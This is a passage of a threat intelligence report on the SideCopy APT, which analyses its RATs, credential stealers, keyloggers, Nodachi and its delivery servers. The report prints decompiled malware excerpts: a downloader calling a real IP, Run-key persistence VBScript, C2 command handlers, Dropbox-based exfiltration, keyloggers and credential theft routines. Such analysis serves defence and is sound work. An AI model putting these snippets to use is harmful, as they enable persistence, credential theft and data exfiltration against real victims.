    webClient.DownloadFile(new Uri("http://149.248.52.61/archive.rar"), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\winscvhost.exe");
}
```

Figure 13: Code used to download and display a decoy PDF related to the Indian Army displayed to the victim followed by activation of MargulasRAT.

InSideCopy: How this APT continues to evolve its arsenal

writes it on a disk, and executes it. Runs cmd.exe to terminate itself afterward.

- **Download more payloads:** Receives a name and encoded payload data from the C2, then write it to disk and execute it on the infected endpoint.
- **Stop communications:** Terminate communication session with the C2 until the next run.

We've observed unimplemented command codes in the MargualsRAT indicating that this RAT is actively in development by the attackers.

ALLAKORE

Allakore is a publicly available Delphi-based RAT that has consistently been used in SideCopy operations along with CetaRAT. Malicious capabilities of Allakore include:

- Keylogging.
- Capture screenshots.
- List folders and files.
- Upload/Download files.
- Steal clipboard data.
- Grab/change wallpaper.

In recent infections, this RAT is named "Cyrus client" (Figure 16).

ACTIONRAT

ActionRAT is a Delphi-based RAT containing a limited set of capabilities. This RAT also comes in a C# variant, indicating that the attackers have ported it to the Dot Net platform.

This RAT typically uses two C2 URLs (Figure 17) – one for the initial check-in to confirm infections (beacon C2 URL) and the other to instrument the RAT and send/rcv commands and output data.

```
strComputer = "."
strRegPathSuffix = "\Software\Microsoft\Windows\CurrentVersion\Run"
strRegValueName = "windows"
Set objShell = CreateObject( "WScript.Shell" )
appDataLocation=objShell.ExpandEnvironmentStrings("%APPDATA%")
strRegValue = appDataLocation & "\winscvhost.exe"
Const HKEY_USERS = &H00000003

Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\default:StdRegProv")
strKeyPath = ""
oReg.EnumKey HKEY_USERS, strKeyPath, arrSubKeys

For Each subkey In arrSubKeys
    'wscript.echo subkey
    'We only want to do something if the subkey does not contain any of the following: .DEFAULT or S-1-5-18 or S-
    'If NOT ((InStr(1,subkey,".DEFAULT",1) > 0) OR (InStr(1,subkey,"S-1-5-18",1) > 0) OR (InStr(1,subkey,"S-1-5-19
    'Create desired registry key/value
    strKeyPath = subkey & strRegPathSuffix
    'wscript.echo strKeyPath
    oReg.CreateKey HKEY_USERS, strKeyPath
    oReg.SetStringValue HKEY_USERS, strKeyPath, strRegValueName, strRegValue
    End If
Next
Set objFSO = CreateObject( "Scripting.FileSystemObject" )
objFSO.DeleteFile WScript.ScriptFullName
```

Figure 14: Malicious VBScript used to persist MargulasRAT across reboots.

```
public static void Read(byte[] b)
{
    try
    {
        string[] array = Strings.Split(Helper.B5(Helper.AES_Decryptor(b)), Conversions.ToString(
            (Messages.SPL), -1, CompareMethod.Binary);
        string left = array[0];
        if (Operators.CompareString(left, "CLOSE", false) != 0)
        {
            if (Operators.CompareString(left, "DW", false) != 0)
            {
                if (Operators.CompareString(left, "UPDATE", false) != 0)
                {
                    if (Operators.CompareString(left, "RD-", false) != 0)
                    {
                        if (Operators.CompareString(left, "RD+", false) == 0)
                        {
                            RemoteDesktop.Capture(Conversions.ToInteger(array[1]),
                                Conversions.ToInteger(array[2]));
                        }
                        else
                        {
                            ClientSocket.Send("RD-");
                        }
                    }
                    else
                    {
                        Messages.Update(array[1]);
                    }
                }
                else
                {
                    Messages.Download(array[1], array[2]);
                }
            }
            else
            {
                try
                {
                    ClientSocket.S.Shutdown(SocketShutdown.Both);
                    ClientSocket.S.Close();
                }
                catch (Exception ex)
                {
                }
                Environment.Exit(0);
            }
        }
    }
}
```

Figure 15: Command handler of MargulasRAT.




Figure 16: Allakore RAT with the name "Cyrus_Client."

InSideCopy: How this APT continues to evolve its arsenal

```
byte[] bytes = Convert.FromBase64String("aHR0cDovLzE0NC42NS4xMDAvY2xhc3NpZm1jYXRpb24v");  
string @string = Encoding.UTF8.GetString(bytes);  
string beaconURL = @string + "classification.php";  
string updateURL = @string + "updatecs.php";
```

Figure 17: Two C2 URLs used in ActionRAT.

Primary capabilities of the RAT include (Figures 18 and 19):

- **Gather sysinfo:** Collect the following information from the infected endpoint and sends the following information to the C2 at the beginning of the RAT's execution.
 - Computer name and username.
 - Installed anti-virus product names.
 - Operating system name, MAC address (used as infection identifier) and architecture type (x86 or x64).
- **Arbitrary command execution:** Run arbitrary commands specified by the C2 on the endpoint.
- **List drives:** Collect drive names and total size for all drives present on the system and send them to the C2.
- **Enumerate files:** Enumerate files for a given directory on the endpoint and sends the following information to the C2:
 - Directory names and creation time.
 - Filepath, size and creation time.
- **Download files:** Download a file specified by the C2 to a location on disk.
- **Download and execute:** Download and then execute a file specified by the C2 on the endpoint.
- **Upload files:** Exfiltrate the contents of a specified file to the C2.

LILITH

Lilith is a commodity RAT available in the wild since 2016. The version of Lilith used in SideCopy operations consists of the following capabilities (Figure 20):

- Terminate or restart self.
- Download and execute files from specified locations.
- Enumerate files.
- Reverse shell.

```
classifieds.php  
<action>command<action>  
update.php  
<action>drives<action>  
<action>download<action>  
<action>getfiles<action>  
<action>execute<action>  
<action>upload<action>
```

Figure 18: Command codes included in the Delphi version of ActionRAT.

```
for (;;) {  
    text2 = Form1.infinity(beaconURL, hostname, text, os, av, architecture, mac);  
    string empty = string.Empty;  
    string empty2 = string.Empty;  
    string empty3 = string.Empty;  
    if (!string.IsNullOrEmpty(text2))  
    {  
        if (text2.Contains("<action>connect<action>"))  
        {  
            string empty4 = string.Empty;  
            string empty5 = string.Empty;  
            Form1.stripOutTaskInfo(text2, out empty, out empty2, out empty3);  
            Form1.getStatus(updateURL, mac, empty, empty2, empty3, empty4, empty5);  
        }  
        if (text2.Contains("<action>command<action>"))  
        {  
            string empty6 = string.Empty;  
            string empty7 = string.Empty;  
            Form1.stripOutTaskInfo(text2, out empty, out empty2, out empty3);  
            Form1.runCommand(empty3, out empty6, out empty7);  
            Form1.updateCommand(updateURL, empty, empty2, empty3, empty6, empty7);  
        }  
        if (text2.Contains("<action>drives<action>"))  
        {  
            string empty8 = string.Empty;  
            string empty9 = string.Empty;  
            Form1.stripOutTaskInfo(text2, out empty, out empty2, out empty3);  
            Form1.getDrives(updateURL, empty, empty2, empty3, empty8, empty9);  
        }  
        if (text2.Contains("<action>getfiles<action>"))  
        {  
            string empty10 = string.Empty;  
            string empty11 = string.Empty;  
            Form1.stripOutTaskInfo(text2, out empty, out empty2, out empty3);  
            Form1.getDirectories(updateURL, empty, empty2, empty3, empty10, empty11);  
        }  
        if (text2.Contains("<action>upload<action>"))  
        {  
            Form1.stripOutTaskInfo(text2, out empty, out empty2, out empty3);  
            Form1.getFile(@string, empty3);  
            Form1.updateUpload(updateURL, empty, empty2, empty3, mac);  
        }  
        if (text2.Contains("<action>execute<action>"))  
        {  
            Form1.stripOutTaskInfo(text2, out empty, out empty2, out empty3);  
            Form1.getFileEx(@string, empty3);  
            Form1.updateUpload(updateURL, empty, empty2, empty3, mac);  
        }  
        if (text2.Contains("<action>download<action>"))  
        {  
            Form1.stripOutTaskInfo(text2, out empty, out empty2, out empty3);  
            Form1.uploadFile(updateURL, hostname, mac, empty, empty2, empty3);  
        }  
    }  
}
```

Figure 19: C#-based ActionRAT's command handler.

```

push offset aKill ; "kill"
push eax
call esi ; std::operator==<char>(std::string const &,char const *)
add esp, 8
test al, al
jz short loc_10001AA2
call terminate_self

; CODE XREF: COMMAND_HANDLER+5B1j
lea ecx, [esp+48h+arg_0]
push offset aRestart ; "restart"
push ecx ; int
call esi ; std::operator==<char>(std::string const &,char const *)
add esp, 8
test al, al
jz short loc_10001ABA
call restart_self

; CODE XREF: COMMAND_HANDLER+731j
sub esp, 1Ch
mov ecx, esp
mov [esp+64h+var_38], esp
push offset aFileListing ; "File Listing"
call ds:std::string::string(char const *)
lea esi, [esp+64h+arg_0]
call sub_100019A0
add esp, 1Ch
cmp al, bl
jz short loc_10001B01
call list_drives
cmp al, bl
jz loc_10001CE0
push offset aFileListingCom ; "File Listing Completed Successfully."
mov ecx, edi
call ds:std::string::string(char const *)
mov [esp+48h+var_34], ebp
jmp loc_10001D30

; CODE XREF: COMMAND_HANDLER+9C1j
sub esp, 1Ch
mov ecx, esp
mov [esp+64h+var_38], esp
push offset aDownloadExecut ; "Download Execute"
call ds:std::string::string(char const *)
lea esi, [esp+64h+arg_0]
call sub_100019A0
add esp, 1Ch
cmp al, bl
jz short loc_10001B48
call download_and_execute_nikki_via_powershell
cmp al, bl
jz loc_10001CE0
push offset aFileDownloaded ; "File Downloaded and Executed Successful"...

```

Figure 20: Command codes and handlers in Lilith.

```

private static void ProcessMessage(object incoming)
{
    try
    {
        object[] array = (object[])incoming;
        int count = (int)array[0];
        byte[] bytes = (byte[])array[1];
        if (!Program.compareRECV(ref bytes))
        {
            string @string = Program.encoder.GetString(bytes, 0, count);
            if (@string.Contains("messagebox<%SEP%"))
            {
                string[] array2 = Regex.Split(@string, "<%SEP%");
                MessageBox.Show(array2[1], array2[2]);
            }
            else if (@string == "REQ_SYSPROP")
            {
                Program.SendString("SYSPROP<%SEP%" + Program.CompileSystemProfile());
            }
            else if (@string == "REQ_NETWPROP")
            {
                Program.SendString("NETWPROP<%SEP%" + Program.CompileNetworkProfile());
            }
            else if (@string == "SHUTDOWN")
            {
                PowerControl.ExitWindowsEx_MBO(1);
            }
            else if (@string == "REBOOT")
            {
                PowerControl.ExitWindowsEx_MBO(2);
            }
            else if (@string == "LOGOFF")
            {
                Program.ExitWindowsEx(4, 0);
            }
            else if (@string == "LOCKDOWN")
            {
                Thread thread = new Thread(new ThreadStart(Program.Lockdown));
                Program.inLockdown = true;
                thread.Start();
            }
            else if (@string == "UNLOCKDOWN")
            {
                Program.inLockdown = false;
                Thread.Sleep(1000);
                Program.BlockInput(false);
            }
            else if (@string == "SUICIDE")
            {
                RegistryAlteration.delreg();
                Environment.Exit(0);
            }
            else if (@string == "LIST_PROCS")
            {
                Program.SendString("PROCESS_LIST<%SEP%" + Program.GetProcesses());
            }
            else if (@string.Contains("KILLPROC<%SEP%"))
            {
                string[] array2 = Regex.Split(@string, "<%SEP%");
                if (array2.Length == 2)
                {
                    Process[] processesByName = Process.GetProcessesByName(array2[1]);
                    if (processesByName.Length > 0)
                    {
                        foreach (Process process in processesByName)
                        {
                            process.Kill();
                        }
                    }
                }
            }
        }
    }
}

```

Figure 21: Epicenter command handler.

EPICENTER RAT

Epicenter is a commodity RAT used by SideCopy since 2018. It contains a variety of capabilities (Figure 21) including:

- Gathering system information.
- Gather installed Antivirus product names.
- Shutdown, reboot system or log the user off.
- Block keyboard and mouse inputs to self.
- Uninstall self.

- Enumerate, launch and kill processes.
- Take screenshots.
- Enumerate directories, delete files and folders.
- Check persistence status for self.

PLUGIN ANALYSIS

FILES MANAGER

The files manager plugin used can scan all drives on the system recursively and record file paths to a log file named

InSideCopy: How this APT continues to evolve its arsenal

“YYYYMMDDHHMMSS_di_output.txt” based on the current time (Figure 22). The file paths recorded must match the following extensions:

doc, ppt, xls, txt, pdf, zip, mdb, accdb, db, rar, jpg, bmp, gif, csv, bmp, docx, pptx, xlsx and png.

The files manager will also send preliminary system information to the C2 and receive a command code in return:

```
hname=<MachineName>&uname=<Username> &osname=<Windows ProductName>&hid=<processor ID_BIOS_SerialNumber_Disk_Signature>&mcc=<MACAddress> &avname=<AVInstalled>&arc=<OSBitness>
```

Where:

- **hname** = computer name.
- **uname** = username of currently logged in user.
- **osname** = Windows version name string.
- **hid** = hardware id i.e. a combination of processor ID, serial number and disk signature
- **mcc** = Mac Address of the endpoint.
- **avname** = either “Defender”, “Avira” or “N/A” depending on whichever AV is found installed.
- **arc** = “x64” or “x86”

Command codes:

- **“filelist”** and **“updatefilelist”**: Send recorded file paths from “YYYYMMDDHHMMSS_di_output.txt” to C2 server.
- **“download”**: Read contents of file path specified by C2 and exfiltrate.

```
private void cmd_handler()  
{  
    byte[] bytes = Convert.FromBase64String(GClass1.mfahost_soccer_b64);  
    string @string = Encoding.UTF8.GetString(bytes);  
    string string_ = @string + GClass1.info_php;  
    string string_2 = @string + GClass1.read_cmd_php;  
    string string_3 = @string + GClass1.file_scan_php;  
    string string_4 = @string + GClass1.file_move_php;  
    string n_A = GClass1.N_A;  
    string machineName = GForm0.get_MachineName();  
    string userName = GForm0.get_UserName();  
    string defender_and_AVIRA_AVs = GForm0.get_Defender_and_AVIRA_AVs();  
    string windows_ProductName = GForm0.get_Windows_ProductName();  
    string macaddress = GForm0.get_MACADDRESS();  
    string processorID_BIOS_SerialNumber_Disk_Signature =  
        GForm0.get_ProcessorID_BIOS_SerialNumber_Disk_Signature();  
    string osbitness = GForm0.get_OSBitness();  
    string text = string.Empty;  
    for (;;)   
    {  
        text = GForm0.send_prelim_sysinfo_to_C2_get_command_back(string_, n_A, machineName, userName,  
            windows_ProductName, processorID_BIOS_SerialNumber_Disk_Signature, macaddress,  
            defender_and_AVIRA_AVs, osbitness);  
        if (text == GClass1.filelist)  
        {  
            goto IL_8A;  
        }  
        if (text == GClass1.updatefilelist)  
        {  
            goto IL_8A;  
        }  
        IL_93:  
        text = GForm0.recv_cmd(string_2, processorID_BIOS_SerialNumber_Disk_Signature);  
        if (text.ToLower().StartsWith(GClass1.download|))  
        {  
            string string_5 = text.Split(new char[]  
            {  
                '|'  
            })[1];  
            string string_6 = text.Split(new char[]  
            {  
                '|'  
            })[2];  
            GForm0.fetch_file_from_endpoint(string_4, processorID_BIOS_SerialNumber_Disk_Signature,  
                string_5, string_6);  
        }  
        if (text.ToLower().StartsWith(GClass1.upload|))  
        {  
            string string_7 = text.Split(new char[]  
            {  
                '|'  
            })[1];  
            string text2 = text.Split(new char[]  
            {  
                '|'  
            })[2];  
            string string_8 = text.Split(new char[]  
            {  
                '|'  
            })[3];  
            GForm0.get_file_from_C2(string_, string_7, string_8);  
        }  
    }  
}
```

Figure 22: Files manager command handler module.

- **“upload”**: Get specified file from C2 and write to specified location on disk.
- **“execute”**: Download a specific file to a location on a disk specified by the C2 and execute it.

SideCopy also uses a document copier (Figure 23). This component searches for files with specific extensions across removable and fixed drives and creates an encrypted copy for itself. The encrypted copy may be exfiltrated later by another component. So far, this component only searches for doc, docx, ppt, pptx and pdf files.

InSideCopy: How this APT continues to evolve its arsenal

We've also found standalone implementations of the document copier (called "UPirate"). This consists of document copying and encryption capabilities without the C2 functionality of the file manager component.

BROWSER CREDENTIAL STEALER

We've observed two flavors of browser credential stealer components utilized by SideCopy (Figure 24). The first is a C-based stealer that targets Firefox and Chrome.

The second credential stealer is C#-based and targets Chromium-based browsers, including:

- Chrome
- AVG Browser
- Kinza
- URBrowser
- AVAST Software
- SalamWeb
- CCleaner
- Opera
- Yandex
- Slimjet
- 360 Browser
- Comodo Dragon
- CoolNovo
- Chromium | SRWare Iron Browser
- Torch Browser
- Brave Browser
- Iridium Browser
- Opera Neon
- 7Star
- Amigo
- Blisk
- CentBrowser
- Chedot
- CocCoc
- Elements Browser
- Epic Privacy Browser
- Kometa
- Orbitum
- Sputnik
- uCozMedia
- Vivaldi
- Sleipnir 6
- Citrio
- Coowon
- Liebao Browser
- QIP Surf
- Edge Chromium

```
foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
{
    if (driveInfo.DriveType == DriveType.Removable && driveInfo.IsReady)
    {
        list.Add(driveInfo.RootDirectory.FullName);
        string[] array2 = new string[]
        {
            "docx",
            "doc",
            "ppt",
            "pptx",
            "pdf"
        };
        if (File.Exists(this.path))
        {
            array = File.ReadAllLines(this.path);
        }
        try
        {
            foreach (string ext in array2)
            {
                List<string> allFilesFromFolder = this.GetAllFilesFromFolder(
                    driveInfo.RootDirectory.FullName, true, ext);
                foreach (string text in allFilesFromFolder)
                {
                    try
                    {
                        using (StreamWriter streamWriter = File.AppendText(this.path))
                        {
                            foreach (string b in array)
                            {
                                if (text == b)
                                {
                                    flag = true;
                                }
                            }
                            if (!flag)
                            {
                                streamWriter.WriteLine(text);
                                flag = false;
                            }
                        }
                    }
                    catch (Exception)
                    {
                    }
                }
            }
            string[] array5 = File.ReadAllLines(this.path);
            foreach (string text2 in array5)
            {
                if (!text2.Contains("File Successfully Created at ") && !File.Exists(
                    Path.GetTempPath() + "\\UP\\" + Path.GetFileName(text2)))
                {
                    File.Copy(text2, Path.Combine(Path.GetTempPath(), "UP\\" + Path.GetFileName(
                        text2)), false);
                    this.AES_Encrypt(Path.Combine(Path.GetTempPath(), "UP\\" + Path.GetFileName(
                        text2)),
                        File.Delete(Path.Combine(Path.GetTempPath(), "UP\\" + Path.GetFileName(
                            text2))));
                }
            }
        }
        catch (Exception)
        {
        }
        this.AES_Encrypt(this.path,
            File.Delete(this.path));
    }
}
```

Figure 23: Find and save encrypted copy of file extensions specified.

```
mov     esi, offset aGoogleChromeUs ; "\\Google\\Chrome\\User Data\\Default\\L"...
push   eax
rep     movsd
call   sqlite3_open
add    esp, 8
test   eax, eax
jnz   loc_4023CE
mov    edx, [esp+5FCh+var_5E4]
push  eax
lea   ecx, [esp+600h+var_5EC]
push  ecx
push  0FFFFFFFh
offset aSelectOriginUr ; "SELECT origin_url, username_value, pass"...
push  edx
call   sqlite3_prepare_v2
add    esp, 14h
test   eax, eax
jnz   loc_4023A2
mov    [esp+5FCh+var_5E8], eax
mov    eax, [esp+5FCh+pDataOut.cbData]
push  offset aW ; "w"
push  eax ; FileName
call   ds:fopen
add    esp, 8
mov    Stream, eax
test   eax, eax
jz    loc_40239B
push  offset aFromGoogleChro ; "From Google Chrome:\n\n"
push  offset aS_2 ; "\n\n%s"
push  eax ; Stream
call   ds:fprintf
mov    ecx, [esp+600h+var_5EC]
add    esp, 0Ch
push  ecx
call   sqlite3_step
```

Figure 24: C-based browser credential stealer code for obtaining Chrome login data.

InSideCopy:

How this APT continues to evolve its arsenal

```
public static void FileUploadToDropbox(string filename, string token)
{
    try
    {
        string arg = "/";
        string fileName = Path.GetFileName(filename);
        string uriString = "https://content.dropboxapi.com/2/files/upload";
        Uri address = new Uri(uriString);
        WebClient webClient = new WebClient();
        webClient.Headers[HttpRequestHeader.ContentType] = "application/octet-stream";
        webClient.Headers[HttpRequestHeader.Authorization] = "Bearer " + token;
        string header = string.Format("Dropbox-API-Arg: {{\"path\":\"{0}/1\"},{\"mode\":\"add\",
        \"autorename\": true,\"mute\": false,\"strict_conflict\": false}}", arg, fileName);
        webClient.Headers.Add(header);
        byte[] array;
        using (FileStream fileStream = new FileStream(filename, FileMode.Open, FileAccess.Read))
        {
            int num = (int)fileStream.Length;
            array = new byte[num];
            fileStream.Read(array, 0, num);
        }
        byte[] bytes = webClient.UploadData(address, "POST", array);
        string @string = Encoding.Default.GetString(bytes);
        Console.WriteLine(@string);
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.ToString());
    }
}
```

Figure 25: Credentials exfiltrated using the DropBox upload API.

Credentials extracted from any of these browsers installed on the endpoint are then written to a temporary log file on disk and subsequently exfiltrated to a DropBox location (Figure 25).

KEYLOGGERS

SideCopy uses two dedicated keyloggers for recording keystrokes, the aforementioned Xeytan (Figure 26) and Lavao (Figure 27), which is a custom keylogger first seen around mid-2019 that records timestamps, Window names and pressed key codes into a log file.

GOLANG MALWARE – NODACHI

Cisco Talos also discovered a [GoLang](#)-based component we’re calling “Nodachi.”

```
string currentWindowText = this.GetCurrentWindowText();
if (text != currentWindowText)
{
    text = currentWindowText;
    this.write("\n\n BEGIN WINDOW : ===== " + text + " =====\n\n");
}
int asyncKeyState = Keylogger.GetAsyncKeyState(1);
if ((asyncKeyState & 32768) != 0 && (asyncKeyState & 1) != 0)
{
    Keys keys = (Keys)1;
    Keys keys2 = keys;
    if (keys2 <= Keys.Capital)
    {
        if (keys2 <= Keys.Return)
        {
            switch (keys2)
            {
                case Keys.LButton:
                case Keys.RButton:
                case Keys.MButton:
                case Keys.Back:
                    break;
                case Keys.Cancel:
                case Keys.XButton1:
                case Keys.XButton2:
                case Keys.LButton | Keys.RButton | Keys.MButton:
                    goto IL_1AB;
                case Keys.Tab:
                    this.write("\t");
                    goto IL_201;
                default:
                    if (keys2 != Keys.Return)
                    {
                        goto IL_1AB;
                    }
                    this.write("\n");
                    goto IL_201;
            }
        }
        else if (keys2 != Keys.ShiftKey && keys2 != Keys.Capital)
        {
            goto IL_1AB;
        }
    }
    else if (keys2 <= Keys.Space)
    {
        if (keys2 == Keys.Escape)
        {
            goto IL_1AB;
        }
        if (keys2 != Keys.Space)
        {
            goto IL_1AB;
        }
        this.write(" ");
        goto IL_201;
    }
    else
    {
        switch (keys2)
        {
            case Keys.LShiftKey:
            case Keys.RShiftKey:
                break;
            default:
                if (keys2 != Keys.Shift)

```

Figure 26: Xeytan keystroke recorder used in SideCopy ops.

```
value = "f11";
break;
case Keys.F12:
    value = "f12";
    break;
default:
    switch (keys2)
    {
        case Keys.LControlKey:
            value = "<Ctrl>";
            break;
        case Keys.RControlKey:
            value = "<Ctrl>";
            break;
        case Keys.LMenu:
            value = "<Alt>";
            break;
        case Keys.RMenu:
            value = "<Alt>";
            break;
    }
    else
    {
        value = "Windows Key";
    }
}
StringBuilder stringBuilder = new StringBuilder(256);
key
{
    Updater.GetWindowText(foregroundWindow, stringBuilder, stringBuilder.Capacity);
}
catch (NullReferenceException)
{
    stringBuilder.Append("Unknown Window");
}
catch
{
    stringBuilder.Append("Unknown Window");
}
Dictionary<string, string> dictionary = new Dictionary<string, string>();
dictionary["key"] = value;
dictionary["time"] = DateTime.Now.ToString("yyyy-MM-dd hh:mm:ss tt");
try
{
    dictionary["window"] = stringBuilder.ToString();
}
catch (NullReferenceException)
{
    dictionary["window"] = "Unknown Window";
}
bool flag9 = dictionary["window"] != Updater.lastTitle;
if (flag9)
{
    string message = string.Concat(new string[]
    {
        "Window : ",
        dictionary["window"],
        Environment.NewLine,
        "Time : ",
        dictionary["time"],
        Environment.NewLine,
        "-----"
    });
    Trace.WriteLine("");
    Trace.WriteLine("");
    Trace.WriteLine(message);
    Trace.WriteLine("");
    Updater.lastTitle = dictionary["window"];
    Trace.WriteLine(dictionary["key"]);
}
catch (Exception)
{
}
return Updater.CallNextHookEx(IntPtr.Zero, code, wParam, lParam);
```

Figure 27: Lavao keylogger collecting keystrokes and window titles.

InSideCopy: How this APT continues to evolve its arsenal

Nodachi is meant for reconnaissance and stealing different types of data from the victim’s endpoint:

- **Credential stealing:** The malware uses the [goLazagne](#) library to steal the login credentials from the infected endpoint, such as internet browsers, credential managers and some sysadmin tools (Figure 28). Once the login credentials are obtained, it copies these files over to the attacker’s Google Drive.
- Steal ‘Kavach’ data: [Kavach](#) (hindi for “Armor”) is an authentication system used by the Government of India’s (Gol) [NIC](#) agency. Kavach provides its users with an MFA application/client used for authentication of employees to access Gol’s IT infrastructure, such as email. The malware looks for the “kavach.db” database containing login credentials of users in the directory:

C:\Users\\AppData\Roaming\kavach.db

If found, the file is copied to the attacker’s Google Drive (Figure 29).

- **File lister:** The GoLang malware uses the [goLazagne](#) library to lists all files with specific extensions on the endpoint: .docx, .doc, .pptx, .xls and .xml. The files found are logged into a file that is then exfiltrated again to the attackers via Google Drive APIs. One variant of Nodachi also displayed a decoy PDF downloaded from an attacker-owned Google Drive link. This decoy document is the same as the one seen in one of the latest CetaRAT infection chains (Figure 30).

```

call github_com_kerbyj_golazagne_wifi_WifiExtractDataRun
mov ecx, [esp+11Ch+var_114]
mov edx, [esp+11Ch+var_118]
movzx ebx, byte ptr [esp+11Ch+var_11C]
mov ebp, [esp+11Ch+var_110]
test bl, bl
jz loc_6B2AEA

; CODE XREF: github_com_kerbyj_golazagne_ExtractAllData+1D0!j
mov [esp+11Ch+var_D4], ecx
mov [esp+11Ch+var_B4], edx
mov [esp+11Ch+var_DC], ebp
call github_com_kerbyj_golazagne_ExtractBrowserCredentials
mov eax, [esp+11Ch+var_110]
mov [esp+11Ch+var_D0], eax
mov ecx, [esp+11Ch+var_114]
mov [esp+11Ch+var_C0], ecx
mov edx, [esp+11Ch+var_118]
mov [esp+11Ch+var_C4], edx
mov ebx, [esp+11Ch+var_11C]
mov [esp+11Ch+var_BC], ebx
nop
call github_com_kerbyj_golazagne_windows_CredManModuleStart
mov eax, [esp+11Ch+var_110]
movzx ecx, byte ptr [esp+11Ch+var_11C]
mov edx, [esp+11Ch+var_114]
mov ebx, [esp+11Ch+var_118]
test cl, cl
jz loc_6B2ADF

; CODE XREF: github_com_kerbyj_golazagne_ExtractAllData+1C5!j
mov [esp+11Ch+var_C8], eax
mov [esp+11Ch+var_CC], edx
mov [esp+11Ch+var_B8], ebx
call github_com_kerbyj_golazagne_ExtractSysadminData
lea edi, [esp+11Ch+var_B0]
mov esi, esp
call loc_450110
call github_com_kerbyj_golazagne_ExtractMailData
mov eax, [esp+11Ch+var_114]
mov ecx, [esp+11Ch+var_118]

```

Figure 28: Credential stealer functionality.

```

lea eax, aUnableToRetrie+2C63h ; "\\AppData\Roaming\kavachdb\kavach.db"...
mov [esp+210h+var_204], eax
mov [esp+210h+Public_IP_string_from_ipify], 27h ; ''
call runtime_concatstring2
mov eax, [esp+210h+var_1F8]
mov [esp+210h+var_1D8], eax
mov ecx, [esp+210h+var_1FC]
mov [esp+210h+var_114], ecx
mov [esp+210h+p_user_sid], ecx
mov [esp+210h+var_20C], eax
call main_fileExists
movzx eax, byte ptr [esp+210h+var_208]
test al, al
jnz exfiltrate_kavach_db_loc ; decision point based on whether kavach.db exists

```

```

exfiltrate_kavach_db_loc:
nop
mov eax, [esp+210h+var_114]
mov [esp+210h+p_user_sid], eax
mov eax, [esp+210h+var_1D8]
mov [esp+210h+var_20C], eax
mov [esp+210h+var_208], 0
mov [esp+210h+var_204], 0
call os_OpenFile ; open kavach.db

```

Figure 29: Look for kavach.db and open it.



Figure 30: The same decoy document from CetaRAT infection chains is downloaded and displayed by Nodachi. Uploaded to Google Drive on March 25, 2021.

```
if($country=="India"||$country=="Pakistan")
{
    if(UserInfo::get_os()=="Windows_7"||UserInfo::get_os()=="Windows_8"||UserInfo::get_os()=="Windows_8.1"||UserInfo::get_os()=="Windows_10")
    {
        header("Location:".${os_pckname});
    }
    else if(UserInfo::get_os()=="Linux"||UserInfo::get_os()=="Ubuntu")
    {
        header("Location:".${os_pckname1});
    }
}
else
{
    header("Location:publication-of-part-II-order-hrms.zip");
}
}
else
{
    header("Location:publication-of-part-II-order-hrms.zip");
}
```

Figure 31: Country check before serving a specific payload to the requester.

```
$myfile = fopen(██████████ or die("Unable to open file!");

$txt = "\r\n-----IpAddress: " . " " . UserInfo::get_ip() . " " . "-----\r\n";
fwrite($myfile, $txt);
$txt = "Device: " . " " . UserInfo::get_device() . " " . "\r\n";
fwrite($myfile, $txt);
$txt = "OS: " . " " . UserInfo::get_os() . " " . "\r\n";
fwrite($myfile, $txt);
$txt = "User-Agent: " . " " . UserInfo::getMobileInfo() . " " . "\r\n";
fwrite($myfile, $txt);
$txt = "Architecture: " . " " . UserInfo::get_architecture() . " " . "\r\n";
fwrite($myfile, $txt);
$txt = "Browser: " . " " . UserInfo::get_browse() . " " . "\r\n";
fwrite($myfile, $txt);
$txt = "refer: " . " " . UserInfo::get_refer() . " " . "\r\n";
fwrite($myfile, $txt);

$txt = "refer: " . " " . $date . " " . "\r\n";
fwrite($myfile, $txt);

if(!isset($city))
{
    $city='Not ' ;
    fwrite($myfile, $city);
}
else
{
    fwrite($myfile, $city);
}
if(!isset($country))
{
    $country='Not Define';
    // fwrite($myfile, $country);
}
else
{
    // fwrite($myfile, $country);
}
fclose($myfile);
```

Figure 32: Victim logging capability of delivery servers.

TRACKING AND DELIVERY INFRASTRUCTURE

SideCopy's delivery infrastructure consists of either setting up fake websites or using compromised websites to deliver malicious artifacts to specific victims.

The delivery scripts verify that requests to receive artifacts/payloads are from two specific geographies: India and Pakistan (Figure 31). If this matches, then a payload or decoy is served to the requester.

All requests are logged to a log file on the delivery server to keep track of artifacts served to potential victims (Figure 32).

The data recorded in the log files consists of the following requester information:

- Source IP address.
- Device type: tablet, mobile or computer.
- Operating system name.
- User-Agent string.
- Architecture type: 32- or 64-bit.
- Browser name.
- Referrer value.
- Timestamp of request.
- City and country of origin.

OBSERVATIONS AND ANALYSES

TARGETING

SideCopy uses themes predominantly designed to target military personnel in the Indian subcontinent. Many of the LNK files and decoy documents used in their attacks pose as internal, operational documents of the Indian Army.

One infection posed as a seniority list of the Indian Army as recently as early 2021 (Figure 33).

Apart from military themes, SideCopy also utilized publications, calls for papers/proposals and job openings related to think tanks in India to target potential victims.

In one of the infections, the attackers used a malicious LNK file to deliver Allakore and CetaRAT to its victims. This specific attack chain used a decoy document posing as an advertisement of a call for proposals for the Chair of Excellence 2021 for the [Centre For Land and Warfare Studies](#) (CLAWS) in India (Figure 34).

Interestingly, the same theme was seen in another recent attack conducted by the [Transparent Tribe APT to deliver ObliqueRAT payloads](#) to their victims.

In another instance, we observed the attackers using a decoy document consisting of an article published by the [Centre for Joint Warfare Studies](#) (CENJOWS) in India. The article is a [Geo Strategic Scan from August 2020](#) discussing the political and economic implications of resuming diplomatic talks between the U.S. and China (Figure 34).

